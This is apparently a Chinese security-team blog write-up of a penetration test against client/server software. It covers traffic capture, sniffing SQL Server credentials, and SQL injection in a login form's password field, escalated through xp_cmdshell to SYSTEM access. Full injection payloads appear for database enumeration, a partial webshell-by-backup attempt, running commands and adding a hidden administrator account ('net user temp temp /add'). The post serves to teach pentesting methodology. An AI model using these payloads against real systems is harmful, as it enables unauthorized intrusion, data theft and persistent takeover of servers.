

倔强的web狗-记一次C/S架构渗透测试



Original 队员编号54 酒仙桥六号部队 4 days ago

这是 酒仙桥六号部队 的第 **54** 篇文章。

全文共计**2705**个字，预计阅读时长**9**分钟。


0X01 前言

如题所示，本文以WEB安全、渗透测试作为出发点，记录一次针对C/S架构客户端渗透测试的案例，分享渗透测试过程中遇到比较有意思的一些风险点。不懂二进制的web狗，需要分析C/S架构的软件，我们的思路是分析客户端的功能点，同时抓取客户端的数据包，分析每一个功能点判断是否有交互的数据包产生，如果有HTTP数据包产生，就根据请求的网站用常规的WEB渗透思路；如果是请求远程数据库端口，就尝试通过流量抓取密码；如果只有IP地址，就用常规的渗透思路。

0X02 寻找软件接口服务器

为了能够获取可以利用的信息，我们第一步就是分析软件产生的网络请求，这里抛砖引玉介绍三个小工具。

1、使用微软的procexp，在属性的TCP/IP中可以看到程序发起的网络连接。




2、使用360网络流量监控工具，也可以查看所有程序发起的网络连接。




3、使用WSExplorer也可以看到指定程序发起的网络请求。

编号	状态	数据包大小	数据包二进制显示	数据包文本显示	地址
34	Recv	17408	17 03 03 0F B8 00 00 00 00...	0000	14.215.17...
33	Recv	17408	16 EB 27 ED 90 93 E2 04 4F 61...	0?警播=Oa星z2?ce被 0 [?助M缺,?e(道餐r突(用&谁??...	14.215.17...
32	Recv	17408	17 03 03 0F B8 00 00 00 00...	0000	14.215.17...
31	Recv	17408	17 03 03 0F B8 00 00 00 00...	0000	14.215.17...
30	Recv	17408	17 03 03 0F B8 00 00 00 00...	0000	14.215.17...
29	Recv	17408	17 03 03 0F B8 00 00 00 00...	0000	14.215.17...
28	Recv	17408	17 03 03 00 C2 A2 F9 79 C2 B2...	000	14.116.14...
27	WSASend	682	17 03 03 02 A5 00 00 00 00...	000	14.116.14...
26	Recv	17408	DA 22 FB 88 E6 EF AA 41 EA A...	?震网守很密o s c码g妙漫8德R	14.215.17...
25	Recv	17408	BC F9 7F 93 5E 26 A4 1A C8 3F...	跳 拒&??,跳I	14.215.17...
24	Recv	17408	DE 86 08 6F 8B A7 DA A1 42 5...	迭o0博和B^影Q T草船C^翠腿2挂(B8乙o^?9O网R)乘?挂b...	14.215.17...
23	Recv	17408	D1 F3 22 8B 04 AD DF 9F 84 5...	洋?神猜Q<魁樾p?悦皇RJ?ooc?海青k? j y#8o_74?版dR禁...	14.215.17...
22	Recv	17408	18 C6 56 BD DC A1 56 29 2E 0...	oIV杰).oob森球摸戴x+y).翼9cm管A横F??店?:?爆?n/?oZ?...	14.215.17...
21	Recv	17408	07 5F F3 36 1E C7 4E 17 A5 B8...	o_?薯o少	14.215.17...
20	Recv	4096	48 54 54 50 2F 31 2E 31 20 32...	HTTP/1.1 200 Server: EngineDate: Thu, 09 Jul 2020 14:5...	106.11.149...
19	Recv	17408	17 03 03 0F B8 00 00 00 00...	0000	14.215.17...
18	WSASend	622	50 4F 53 54 20 2F 75 72 6C 63...	POST /urlcheck HTTP/1.1Host: dabai.pc.ucweb.comConn...	106.11.149...
17	WSASend	1203	17 03 03 04 AE 00 00 00 00...	0000	14.215.17...
16	WSASend	51	14 03 03 00 01 01 16 03 03 00...	000	14.215.17...
15	Recv	17408	16 03 03 00 58 02 00 00 57 03...	000	14.215.17...
14	WSASend	517	16 03 01 02 00 01 00 01 EC 03...	000	14.215.17...

既然思路有了，我这里就以某个软件为例，直接使用WSE Explorer抓包软件对程序进行抓包分析。首先打开软件发现有个登录/注册的功能，点击注册后可以看到产生了http请求了，说明此程序是通过HTTP来实现交互的。



获取到远程交互的IP后，在wireshark写好过滤远程ip的表达式，也抓到相关http数据请求，接下来我们可以用常规的方法进行渗透测试。




0X03 一个比较有意思的数据交互

上面已经知道当前程序是通过HTTP请求做数据交互的，我们准备进行WEB渗透测试的时候发现一些比较有意思的网络请求，使用软件某个功能时，抓包软件检测到大量和远程ip的1433端口进行交互的数据，初步判断程序是从远程的sql Server数据库获取内容。

进制显示	数据包文本显示	地址
50 2F 31 2E 31 20 32 ...	HTTP/1.1 200 OKDate: Fri, 13 Jan 2017 08:38:56 GMTSer...	
	!	127.0.0.1:56798
04 12 39 F5 75 E1 08 ...	! D□□9誌?8Y? Aj鑰<ov	127.0.0.1:56798
54 20 2F 68 79 2F 4C ...	POST /.../Login.asp HTTP/1.1Accept: image/gif, image/x...	...:3:80
11 00 6D 01 00 FD 20...	□□	...:23:1433
00 00 0A 00 32 30 30...	□□	...:23:1433
F7 00 6D 08 00 32 30...	□□□	...:23:1433
00 00 6D 07 00 30 33...	□	...:23:1433

后续我们通过wireshark分析数据包，发现某些功能确实是通过远程的sql server数据库获取，也就是这个程序里面保存有登录数据库的账号密码。接着直接使用Cain & Abel进行流量嗅探，由于SQL Server数据库没有配置传输加密，我们在TDS协议选项成功获取到一个SQL Server数据库的账号密码。



利用获取的数据库密码登录数据库，调用存储过程执行系统命令可以直接获取System权限。



0X04 一个比较有意思的SQL注入

刚才我们抓包发现的数据库IP和HTTP请求的IP不一样，所以我们继续对刚开始抓取到的web网站进行渗透测试。

我们在分析程序登录功能中发现，登录功能的HTTP请求存在一个字符型注入点，password字段SQL语句可控。



使用SQLMAP尝试自动化注入，获取可用信息，但是直接Ban IP，暂时先忽略。

信息收集




这里是通过抓包软件获取到IP，先进行简单的信息收集：

```
nmap xx.xxx.xx -- -A -T4 -sS
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  tcpwrapped
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http      Microsoft IIS httpd 6.0
|_ http-server-header: Microsoft-IIS/6.0
|_ http-title: \xBD\xA8\xC9\xE8\xD6\xD0
135/tcp    filtered msrpc
139/tcp    filtered netbios-ssn
445/tcp    filtered microsoft-ds
1025/tcp   open  tcpwrapped
1042/tcp   open  msrpc     Microsoft Windows RPC
1080/tcp   filtered socks
1433/tcp   open  ms-sql-s  Microsoft SQL Server 2000 8.00.2039.00; SP4
|_ ms-sql-ntlm-info:
|_   Product Version: 5.2.3790
1434/tcp   filtered ms-sql-m
3306/tcp   open  mysql     MySQL 5.6.28
|_ mysql-info:
|_   Protocol: 53
|_   Version: .6.28
|_   Thread ID: 4539
|_   Capabilities flags: 63487
|_   Some Capabilities: LongColumnFlag, ODBCClient, InteractiveClient, Speaks41Pr
otocolOld, Support41Auth, ConnectWithDatabase, DontAllowDatabaseTableColumn, Ign
oreSigpipes, IgnoreSpaceBeforeParenthesis, LongPassword, Speaks41ProtocolNew, Su
pportsCompression, SupportsLoadDataLocal, FoundRows, SupportsTransactions
```

```
nmap xx.xxx.xx -sS -p 1-65535
```

A terminal window showing the output of a port scan. The text is as follows:

```
Host is up (0.051s latency).
Not shown: 4988 closed ports
PORT      STATE      SERVICE
21/tcp    open       ftp
80/tcp    open       http
135/tcp   filtered   msrpc
139/tcp   filtered   netbios-ssn
445/tcp   filtered   microsoft-ds
679/tcp   open       unknown
1025/tcp  open       NFS-or-IIS
1042/tcp  open       afrog
1433/tcp  open       ms-sql-s
1434/tcp  filtered   ms-sql-m
3306/tcp  open       mysql
4444/tcp  filtered   krb524
```

经过探测，发现开放有FTP，WEB(IIS6)，SQL Server2000，MySQL等服务器系统为2003，远程桌面的端口改为了679。

由于是IIS6.0的中间件，存在IIS短文件名漏洞，尝试用脚本获取文件目录信息，通过观察结果结合猜测，得到了一个代理登录后台和管理登录后台的登录地址。

```
管理员: C:\Windows\system32\CMD.exe
[+] /loadch~1.asp× [scan in progress]
[+] File /loadch~1.asp× [Done]
[+] /manage~1.asp× [scan in progress]
[+] File /manage~1.asp× [Done]
[+] /login0~1.asp× [scan in progress]
[+] File /login0~1.asp× [Done]
[+] /dm~1.asp× [scan in progress]
[+] File /dm~1.asp× [Done]
[+] /modify~1.asp× [scan in progress]
[+] File /modify~1.asp× [Done]
[+] /valida~1.fix× [scan in progress]
[+] File /valida~1.fix× [Done]
[+] /valida~1.asp× [scan in progress]
[+] File /hy/valida~1.asp× [Done]
-----
Dir: /aspnet~1
Dir: /databa~1
File: /select~1.js
File: /jquery~1.js
File: /agentm~1.asp×
File: /loadch~1.asp×
File: /manage~1.asp×
File: /login0~1.asp×
File: /dm~1.asp×
```

截至目前，没有找到什么好的突破点。由于信息收集比较充分，期间还利用一些众人皆知的方法猜测到登录的密码，控制了官方的邮箱，但是，作用不大，后台登录无果。

回到注入点

由于没有比较好的思路，只能暂时回到前的注入点，进行手工注入测试，寻找新的突破点。前面已经探测过，确定存在注入点，可以用下面的语句爆出来版本号，原理就是把sqlserver查询的返回结果和0比较，而0是int类型，所以就把返回结果当出错信息爆出来了。

```
user=hello&password=word' and%20 @@version>0--
```

```
Post data
user=hello&
password=word'and%20@@@version>0--

Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]将 nvarchar 值 'Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) Edition on Windows NT 5.2 (Build 3790: Service Pack 2)' 转换为数据类型为 int 的列时发生语法错误。
```

- 判断是否dbo权限：

```
user=hello&password=word' and%20 User_Name()>0--
```

是个高权限用户~

```
Post data
user=hello&
password=word'and%20 User_Name()>0--

Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]将 nvarchar 值 'dbo' 转换为数据类型为 int 的列时发
/login.asp, 行 132
```

- 爆当前连接使用的数据库名称：

```
userbuser=hello&password=word' and%20 db_Name()>0--
```

```
Post data
user=hello&
password=word'and%20 db_Name()>0--

Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]将 nvarchar 值 'userb' 转换为数据类型
/login.asp, 行 132
```

- 爆userb库下面的表，得出两个存放用户信息的表，login, users：

```
user=admin&password=234' and%20(Select%20Top%20 1 %20
name%20from%20sysobjects%20 where %20xtype=char(85)%20and
```

```
%20status>0%20and%20name<>' bak' )>0--
```

Post data

```
user=admin
&password=234'and%20(Select%20Top%201%20name%20from%20sysobjects%20where%20 xtype
```

Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]将 nvarchar 值 'login' 转换为数据类型为 int 的列时发生语法错误

- 爆login表的字段：

```
user=admin&password=234' and%20 (Select %20Top %201
```

```
%20col_name(object_id('login'),N) %20from %20sysobjects)>0 --
```

- N为第几个字段，输入1然后2然后3,..一直到爆到返回正常即可。
- 爆login表password字段数据，密码竟然是直接明文存放。

Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e07'

Microsoft][ODBC SQL Server Driver][SQL Server]将 nvarchar 值 转换为数据类型为 int 的列时发生语法错误。

```
&password=234' and%20(select %20top %201 %20username%20 from
```

```
%20login %20where %20id=1)>1--
```

至此，已经获取到前台登录的密码，通过爆两个用户表的信息，发现users表的用户数据可以登录后台，但是后台非常简陋，只有用户管理和代理管理。

同时，在代理管理功能发现代理的登录帐号也是明文存放的，前面用iis短文件漏洞也找到了代理的后台，尝试使用密码登录代理后台。

登录代理后台后，后台界面同样也是非常的简陋，只有简单的数据管理功能，没有找到可以利用的点。



只好继续探测目录，寻找其它后台页面，后台没找到，但是发现一个1.php文件，爆出了绝对路径。Dba权限+绝对路径，瞬间想到了备份getshell。

www. .com/1.php

Fatal error: Call to undefined function gzdecode() in C:\wwwroot\ .\ww

差异备份

```
1  ``user=admin&password=234';alter%20 database%20 userb%20 set%20 RE
```

#设置userb表为完整恢复模式。

```
1  `` `user=admin&password=234';create%20 table %20cybackup %20(test%20
```

#创建一个名为cybackup的临时表。

```
1  `` `user=admin&password=234';insert%20 into %20cybackup(test) %20val
```

#插入经过16进制编码的一句话到刚才创建的表的test字段。

```
1  `` `user=admin&password=234';declare%20@a%20 sysname,@s%20 varchar(4
```

其中上面的

```
1  `0x433a2f77777726f6f742f66726a7a2f77777726f6f742f7069632f746d7173'
```

就是经过16进制编码后的完整路径：

```
C:/wwwroot/xxxx/wwwroot/xx/log_temp.asp
```

```
1  `` `user=admin&password=234';alter%20 database%20 userb%20 set%20 RE
```

#完成后把userb表设回简单模式。

尝试备份asp的一句话，尝试多次闭合均失败。

Active Server Pages 错误 'ASP 0116'



丢失脚本关闭分隔符

/web/tmplog.asp, 行 845851

Script 块缺少脚本关闭标记(>)

尝试备份php的一句话，文件也太大了。

Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 146251296 bytes)

被忽略的存储过程

这个差异备份拿shell搞了很久，还是没有成功，后来想到再次调用xp_cmdshell执行系统命令，因为之前尝试过使用DNSLOG获取命令执行结果，但是没有获取到命令执行的结果。

本来以为是恢复xp_cmdshell没成功，后来想到版本是SQL Server2000 xp_cmdshell默认应该是开启的。

因为我们已经有了web路径信息，直接调用xp_cmdshell存储过程，把执行命令把返回结果导出到一个文件即可。

```
user=admin&password=234' ; Exec %20master..xp_cmdshell  
%20' whoami>C:\wwwroot\xxx\wwwroot\web\temp.txt' --
```

获取命令执行的回显：



执行成功了，System权限！然后就是直接添加用户，这里有个坑，由于之前使用空格符号而不是%20，导致SQL语句没有成功执行，使用%20代替空格符号就可以成功执行SQL语句了。

```
user=admin&password=234' ; Exec %20master..xp_cmdshell %20' net%20 user%20 temp%20 temp%20 /add' --
```



```
user=admin&password=234' ; Exec %20master..xp_cmdshell %20' net%20 localgroup%20 administrators%20 temp%20 /add' --
```

远程桌面端口前面也已经探测出来了，添加的账号密码直接连接到服务器，至此，程序涉及的两个ip地址都被我们成功获取system权限了。



0X05 总结

本文并无技术亮点，主要是通过两个比较常规小案例，分享用web安全的思路去测试C/S架构软件的技巧。总体思路：通过1433端口流量嗅探获取了一台服务器的权限；通过登录功能HTTP数据包，发现存在高权限注入点，利用注入点调用存储过程执行命令获取了第二台服务器权限。

我TM怎么这么垃圾



我要是有技术
会是这个吊样?



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队